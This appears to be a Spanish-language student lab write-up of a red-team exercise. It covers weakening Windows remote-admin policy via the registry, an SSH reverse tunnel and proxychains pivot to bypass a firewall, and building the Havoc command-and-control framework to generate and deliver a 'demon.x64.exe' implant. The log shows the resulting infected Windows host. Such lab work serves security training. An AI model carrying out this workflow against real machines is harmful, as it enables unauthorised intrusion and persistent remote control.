


En el espacio en blanco le damos al boton derecho y le damos a nuevo y le damos a nuevo-DWORD



Y le ponemos de nombre LocalAccountTokenFilterPolicy


Ahora le damos a boton derecho sobre el archivo, y le modificamos el valor a 1.




Lo que hemos hecho es cambiar la politica porque por defectos los pc windows no permite la conexion de administradores a nivel de red. En un dominio si esta permitido porque hay muchos ordenadores y los de IT no van a ir a la mesa del trabajador, entonces se conectan de forma remota. La hemos activado para conectarnos como administrador.


5-PIVOTING ENTRE MAQUINA DEBIAN Y MAQUINA WINDOWS

Vamos a empezar con el pivoting, para ello vamos a la maquina de windows, abrimos un powershell, y lo primero que vamos a hacer es un ping a la máquina de debian para ver si tenemos conexión. Lo primero, hacemos ifconfig en debian para ver la ip y a continuación hacemos el ping.






Vamos a hacer una intrusión física. Desde la máquina windows, Nos interesa crear un túnel a nuestro servidor para tener visibilidad a la red interna de la empresa, para eso vamos a hacer que el windows se conecte a nuestro servidor y cree el túnel él. Para ello hacemos ssh.exe -r 1337 root@<ip> (1337 puerto donde queremos que se cree el tunel en nuestro servidor) y se abriria la terminal del ssh. volvemos a la maquina debian




Podemos ver que el windows se ha comectado correctamente a nuestra máquina y nos ha levantado el túnel.


Lo siguiente que vamos a hacer es un ipconfig para ver la ip de nuestra máquina windows y poder ponerla en el siguiente comando que vamos a utilizar en el debian:



Ejecutamos el siguiente comando en debian:



Ahora vamos a ejecutar este mismo comando, pero con proxychains delante del todo, para que vaya por el túnel:



Con esto estamos haciendo que la salida del tráfico vaya por el túnel, llega al windows, sale del windows y va hacia sí mismo, con esto estamos bypaseando el firewall.

6-COMMAND AND CONTROL

Lo primero que hacemos es instalar Havoc, para ello utilizamos git clone:

```
root@PracticaFinal:~/Escritorio# git clone https://github.com/HavocFramework/Hav
oc
Clonando en 'Havoc'...
remote: Enumerating objects: 11608, done.
remote: Counting objects: 100% (2860/2860), done.
remote: Compressing objects: 100% (719/719), done.
remote: Total 11608 (delta 2291), reused 2410 (delta 2093), pack-reused 8748
Recibiendo objetos: 100% (11608/11608), 33.61 MiB | 3.02 MiB/s, listo.
Resolviendo deltas: 100% (7826/7826), listo.
root@PracticaFinal:~/Escritorio#
```

Ahora abrimos otra terminal y nos vamos a tmp:

```
root@PracticaFinal:~/Escritorio# cd /tmp
root@PracticaFinal:/tmp#
```

Una vez estamos en tmp ejecutamos el siguiente código para descargar un fichero:

```
root@PracticaFinal:/tmp# wget https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
--2024-06-24 15:20:38--  https://go.dev/dl/go1.22.4.linux-amd64.tar.gz
Resolviendo go.dev (go.dev)... 216.239.34.21, 216.239.38.21, 216.239.36.21, ...
Conectando con go.dev (go.dev)[216.239.34.21]:443... conectado.
Petición HTTP enviada, esperando respuesta... 302 Found
Localización: https://dl.google.com/go/go1.22.4.linux-amd64.tar.gz [siguiendo]
--2024-06-24 15:20:38--  https://dl.google.com/go/go1.22.4.linux-amd64.tar.gz
Resolviendo dl.google.com (dl.google.com)... 142.250.200.110, 2a00:1450:4003:80
::200e
Conectando con dl.google.com (dl.google.com)[142.250.200.110]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 68964131 (66M) [application/x-gzip]
Grabando a: «go1.22.4.linux-amd64.tar.gz»

go1.22.4.linux-amd6 100%[===================>]  65,77M  39,9MB/s    en 1,6s

2024-06-24 15:20:40 (39,9 MB/s) - «go1.22.4.linux-amd64.tar.gz» guardado [68964
31/68964131]

root@PracticaFinal:/tmp#
```

Una vez descragado, tenemos que ejecutar lo siguiente:

```
root@PracticaFinal:/tmp# rm -rf /usr/local/go&&tar -C /usr/local -xzf go1.22.4.l
inux-amd64.tar.gz
root@PracticaFinal:/tmp#
```

A continuación, ejecutamos:

```
root@PracticaFinal:/tmp# export PATH=$PATH:/usr/local/go/bin
root@PracticaFinal:/tmp#
```

A continuación hacemos:

Ahora nos vamos a la carpeta donde hemos instalado el havoc (cd desktop, cd havoc) y ejecutamos este comando:
apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

```
root@PracticaFinal:~/Escritorio/Havoc# apt install -y git build-essential apt-ut
ils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-al
l-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlit
e3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-to
ols libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5
-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
git ya está en su versión más reciente (1:2.39.2-1.1).
build-essential ya está en su versión más reciente (12.9).
fijado build-essential como instalado manualmente.
apt-utils ya está en su versión más reciente (2.6.1).
libfontconfig1 ya está en su versión más reciente (2.14.1-4).
fijado libfontconfig1 como instalado manualmente.
python3-dev ya está en su versión más reciente (3.11.2-1+b1).
fijado python3-dev como instalado manualmente.
Se instalarán los siguientes paquetes adicionales:
  autoconf automake autotools-dev binutils-mingw-w64-i686
  binutils-mingw-w64-x86-64 bzip2-doc catch2 cmake-data g++-mingw-w64
  g++-mingw-w64-i686 g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32
```

Ahora nos vamos a teamserver y ejecutamos lo siguiente:


```
root@PracticaFinal:~/Escritorio/Havoc/teamserver# go mod download golang.org/x/sys
root@PracticaFinal:~/Escritorio/Havoc/teamserver#
```

```
root@PracticaFinal:~/Escritorio/Havoc/teamserver# go mod download github.com/ugorji/go
root@PracticaFinal:~/Escritorio/Havoc/teamserver#
```

Ahora volvemos a la carpeta raíz de Havoc y ejecutamos los siguientes comandos:


```
root@PracticaFinal:~/Escritorio/Havoc# make ts-build
[*] building teamserver
```

```
root@PracticaFinal:~/Escritorio/Havoc# make client-build
[*] building client
Submódulo 'client/external/json' (https://github.com/nlohmann/json) registrado para ruta 'client/external/json'
Submódulo 'client/external/spdlog' (https://github.com/gabime/spdlog) registrado para ruta 'client/external/spdlog'
Submódulo 'client/external/toml' (https://github.com/ToruNiina/toml11) registrado para ruta 'client/external/toml'
Clonando en '/root/Escritorio/Havoc/client/external/json'...
Clonando en '/root/Escritorio/Havoc/client/external/spdlog'...
Clonando en '/root/Escritorio/Havoc/client/external/toml'...
Ruta de submódulo 'client/external/json': check out realizado a '6eab7a2b187b10b2494e39c1961750bfd1bda500'
Ruta de submódulo 'client/external/spdlog': check out realizado a 'ac55e60488032b9acde8940a5de099541c4515da'
Ruta de submódulo 'client/external/toml': check out realizado a 'c32a20e1ee690d6e6bf6f37e6d603402d49b15f0'
-- The C compiler identification is GNU 12.2.0
-- The CXX compiler identification is GNU 12.2.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Check for working C compiler: /usr/bin/cc - skipped
-- Detecting C compile features
-- Detecting C compile features - done
-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Check for working CXX compiler: /usr/bin/c++ - skipped
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Found PythonLibs: /usr/lib/x86_64-linux-gnu/libpython3.11.so (found suitable version "3.11.2", minimum required is "3")
-- Configuring done
-- Generating done
-- Build files have been written to: /root/Escritorio/Havoc/client/Build
Clonando en 'client/Modules'...
remote: Enumerating objects: 1008, done.
remote: Counting objects: 100% (128/128), done.
remote: Compressing objects: 100% (83/83), done.
remote: Total 1008 (delta 59), reused 54 (delta 45), pack-reused 880
```


88%] Building CXX object CMakeFiles/Havoc.dir/src/UserInterface/SmallWidgets/E
entViewer.cc.o
90%] Building CXX object CMakeFiles/Havoc.dir/src/Util/ColorText.cpp.o
92%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base64.cpp.o
94%] Building CXX object CMakeFiles/Havoc.dir/src/Util/Base.cpp.o
96%] Building CXX object CMakeFiles/Havoc.dir/Havoc_autogen/QYFM2Z2WYQ/qrc_Hav
c.cpp.o
98%] Linking CXX executable /root/Escritorio/Havoc/client/Havoc
make[3]: se sale del directorio '/root/Escritorio/Havoc/client/Build'
100%] Built target Havoc
make[2]: se sale del directorio '/root/Escritorio/Havoc/client/Build'
make[1]: se sale del directorio '/root/Escritorio/Havoc/client/Build'
root@PracticaFinal:~/Escritorio/Havoc#


Ahora vamos a necesitar dos terminales, las dos en el directorio de Havoc. En la primera terminal tenemos que ejecutar este comando:

./havoc server --profile ./profiles/havoc.yaotl -v --debug



En la segunda terminal ejecutamos el siguiente:


vim profiles/havoc.yaotl




Este es el fichero de configuracion del havoc, aquí podemos ver los usuarios que hay, si queremos crear un usuario nuevo o cambiar una contraseña lo haríamos aquí. A parte, se puede añadir como queremos que sea el tráfico de red que genere el binario (cuando el virus se ejecuta en la maquina

windows, y se esta conectando a nuestro comand and control se conecta como si fuese una pagina web, que tiene cabeceras y demás, aqui podríamos crear una estructura de tráfico de red para que cuando el havoc se conecte simule esa estructura)


Tenemos el servidor ejecutandose y ahora tenemos que ejecutar el cliente, lo hariamos asi, dentro de la carpeta havoc:
./havoc client



Aquí ponemos el nombre que queramos, en host tenemos que poner nuestra IP del Local Host, que es donde esta escuchando el puerto del servidor, el puerto es el 40056 (se puede cambiar), y el usuario y contraseña que esta dentro del fichero, en este caso vamos a utilizar los datos de Neo.
Una vez terminamos le damos a conectar y nos abre el siguiente panel.





En este panel, le damos a View-Listener para crearnos uno nuevo. Vamos a rellenarlo con los siguientes datos:



El siguiente paso que vamos a hacer, en la parte de attack, seleccionamos payload para generar uno:

Ahora mismo nos está compilando el malware, si esperamos un poco, vemos como ya nos lo genera:





Ahora volvemos a la terminal y si vamos al escritorio, vemos como nos ha generado un .exe:

```
root@PracticaFinal:~/Escritorio/Havoc# cd ..
root@PracticaFinal:~/Escritorio# ls
demon.x64.exe  Havoc
root@PracticaFinal:~/Escritorio#
```

Vamos a comprobar que tenemos el túnel abierto:


```
root@PracticaFinal:~/Escritorio# netstat -putan | grep 1337
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      2086/sshd: root@pts
tcp6       0      0 ::1:1337                ::::*                   LISTEN      2086/sshd: root@pts
```

Ahora lo que vamos a hacer es abrir una terminal, nos vamos a desktop (donde hemos guardado el binario) y levantamos un servidor de python.

```
root@PracticaFinal:~/Escritorio/Havoc# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Ahora nos vamos a la maquina windows, abrimos el navegador, y nos conectamos, y aquí seleccionamos el *demon.x64.exe* para descargarlo (comprobar que hemos desctivado el antivirus).

Volvemos a Havoc y vemos que ya tenemos la máquina windows infectada:




Havoc View Attack Scripts Help
1ba3eb62 @ demon.x64
(1).exe\6172
Event Viewer
24/06/2024 16:56:40 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
24/06/2024 16:56:40 [+] Neo connected to teamserver
24/06/2024 17:18:16 [*] Started "test" listener
24/06/2024 19:02:28 [*] Initialized 1ba3eb62 :: Administrador@192.168.164.130
(DESKTOP-9PE3FDJ)